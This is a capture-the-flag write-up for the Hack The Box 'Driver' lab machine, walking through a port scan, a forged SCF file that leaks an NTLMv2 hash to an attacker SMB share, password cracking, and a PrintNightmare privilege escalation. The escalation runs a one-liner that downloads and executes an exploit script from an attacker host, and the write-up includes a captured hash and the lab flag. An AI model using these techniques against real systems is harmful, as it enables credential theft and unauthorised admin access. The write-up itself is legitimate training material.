HACKTHEBOX

Hack The Box - Writeup

Machine: Driver

Author: c1sc0

Date: October 23, 2021

c1sc0 Guru

Rank: 436 ⌖ 261 ★ 89

hackthebox.eu

Contents

1 Overview

Driver is an easy Windows Box with the IP address of 10.10.11.106.

2 Recon

2.1 nmap

```
# Nmap 7.92 scan initiated Sat Oct 23 20:54:39 2021 as: nmap -sS -p- -vv -oA nmap/all-ports 10.10.11.106
Nmap scan report for 10.10.11.106
Host is up, received echo-reply ttl 127 (0.029s latency).
Scanned at 2021-10-23 20:54:39 CEST for 105s
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE      REASON
80/tcp   open  http         syn-ack ttl 127
135/tcp  open  msrpc        syn-ack ttl 127
445/tcp  open  microsoft-ds syn-ack ttl 127
5985/tcp open  wsman        syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
# Nmap done at Sat Oct 23 20:56:24 2021 -- 1 IP address (1 host up) scanned in 105.24 seconds
```

2.2 webserver

Default creds are admin:admin. Webserver has upload form to upload printer firmware.

You can upload a forged scf file to make the box respond to you and catch the NetNTLMv2 Hash of **tony** with Responder.py.

The file is supposed to look like this:

```
⍰
 cat @driver.scf
[Shell]
Command=2
IconFile=\\10.10.14.19\share\test.ico
[Taskbar]
Command=ToggleDesktop
```

And Responder will go like brrrrr:

```
[SMB] NTLMv2-SSP Client   : 10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
```

```
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:ae42492a2338d28f:66F054A16E8DC3F4739580B5AC
    10218:010100000000000000004447D453C8D701180330F0C8764AF70000000002000800370032004D0
    0310001001E00570049004E002D004B00370059004A004D004D005900560055005700480004003400
    570049004E002D004B00370059004A004D004D00590056005500570048002E00370032004D0031002
    E004C004F00430041004C0003001400370032004D0031002E004C004F00430041004C000500140037
    0032004D0031002E004C004F00430041004C0007000800004447D453C8D7010600040002000000080
    030003000000000000000000000000002000009F27369ECC840365148D3814712B676D315D32ABCB84
    4052522BCE9ADEA9E5B30A001000000000000000000000000000000000000090020006300690066007
    3002F00310030002E00310030002E00310034002E0031003900000000000000000000000000
```

Cracking that with john and rockyou will give you the password **liltony**.


As there is winrm listening we will continue with evil-winrm.

3 Foothold

Now we are in as tony and grab the user.txt file at his desktop.


4 Privilege Escalation

This machine is vulnerable to PrintNightmare. I used the .ps1-Version like depictured to gain admin privileges:



```
*Evil-WinRM* PS C:\Users\tony\Documents> iex(iwr -usebasicparsing "http://10.10.14.19:8000/CVE-2021-1675.
ps1")
*Evil-WinRM* PS C:\Users\tony\Documents> Invoke-Nightmare
[+] using default new user: adm1n
[+] using default new password: P@ssw0rd
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e9
7\Amd64\mxdwdrv.dll"
[+] added user  as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\tony\Documents>
```

Figure 4.1: Using Print Nightmare to add admin account



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname
DRIVER
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
driver\adm1n
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
f5b73768690ece0134399e0a23583f8b
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Figure 4.2: Logged in as adm1n grabbing the flag

Thanks for reading...

c1sc0